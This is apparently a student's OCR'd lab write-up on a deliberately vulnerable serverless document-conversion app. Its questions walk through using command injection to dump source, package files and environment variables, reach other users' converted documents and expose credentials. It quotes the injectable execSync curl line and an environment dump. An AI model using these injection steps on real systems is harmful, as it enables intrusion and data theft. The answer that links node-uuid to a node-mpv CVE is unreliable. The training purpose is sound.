
```
    at log (/var/task/index.js:9:49)
```

What line of code called the function that the error happens in (e.g. the call stack)?


```
    at exports.handler (/var/task/index.js:25:11)
```

4.2.10 Command injection:


Use command injection to obtain the working directory the application is run in. Show a screenshot of the result at the end of the page returned.




4.2.10 Then use command injection to obtain a listing of the directory and show the files that are there:



4.2.10 Use command injection to dump out the source file that implements this Lambda function.



4.2.10 Lambda functions have a timeout value of 5 minutes. Use command injection to trigger this timeout and take a screenshot of the error that results from invocations that take too much time to run.



4.2.11 Reverse-engineer the source

Show the line of code that the command is injected into.

```
35
36    let txt = child_process.execSync(`curl --silent -L ${documentUrl} | ./bin/catdoc -`).toString();
37
```

Show the packages that this file requires. How is each package used in this code?

```
8  const child_process = require('child_process');
9  const AWS = require('aws-sdk');
10 const uuid = require('node-uuid');
```


Find the part of the code that writes the converted document into the S3 bucket. How is the name of the bucket obtained by the application code?

```
await s3.putObject({
  Bucket: process.env.BUCKET_NAME,
  Key: key,
```

What database is being used to store information about requests? What information is stored? How does the application obtain the name of the table that this information is stored in?

```
12 async function log(event) {
13   const docClient = new AWS.DynamoDB.DocumentClient();
14   let requestid = event.requestContext.requestId;
15   let ip = event.requestContext.identity.sourceIp;
16   let documentUrl = event.queryStringParameters.document_url;
```


Use command injection to dump the contents of the package manifest file for the application. What version of packages does the source file depend upon? Look up this package and version to determine how old the package is? Find any known vulnerabilities in this package.




404 Not Found

nginx/1.14.0 (Ubuntu)

{ "private": true, "dependencies": { "node-uuid": "1.4.3" } }



Vulnerability found:



https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-7632

School Google Plex GitHub Amazon LinkedIn AWS Console Schwab Wells Fargo Career Stuff News Useful Links

CVE List CNAs WGs News & Blog Board About NVD Go to for: CVSS Scores CPE Info

Search CVE List | Downloads | Data Feeds | Update a CVE Record | Request CVE IDs

TOTAL CVE Records: 154323

HOME > CVE > CVE-2020-7632

Printer-Friendly View

CVE-ID

CVE-2020-7632 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

node-mpv through 1.4.3 is vulnerable to Command Injection. It allows execution of arbitrary commands via the options argument.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:https://github.com/j-holub/Node-MPV/blob/master/lib/util.js#L34
- MISC:https://snyk.io/vuln/SNYK-JS-NODEMPV-564426

Assigning CNA

Snyk

Date Record Created

20200121 Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)


Assigned (20200121)

How does the application use this package in its operation? What would be the impact of a vulnerability in this package (if any)?

It is used as a key, and then put into a s3 bucket:


```
39      let key = uuid.v4();
40      let s3 = new AWS.S3();
41      await s3.putObject({
42        Bucket: process.env.BUCKET_NAME,
43        Key: key,
44        Body: txt,
45        ContentType: 'text/html',
46        ACL: 'public-read'
47      }).promise();
```

4.2.12 Information Exposure:
Show the variable that stores the bucket name in a screenshot




Show the table name that is used to store activity information from the application


PATH=/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin TABLE_NAME=serverlessrepo-serverless-goat-Table-12UE822VMCZYY AWS_DEFAULT_REGION=us-east-1




4.2.12 Find a document that has been converted by another user previously and use its object key to get access to the converted data



bin index.js node_modules package.json package-lock.json



4.2.13 Expose and leverage credentials



4.2.14 Excess permissions

Does the application ever need to read from the table specified?

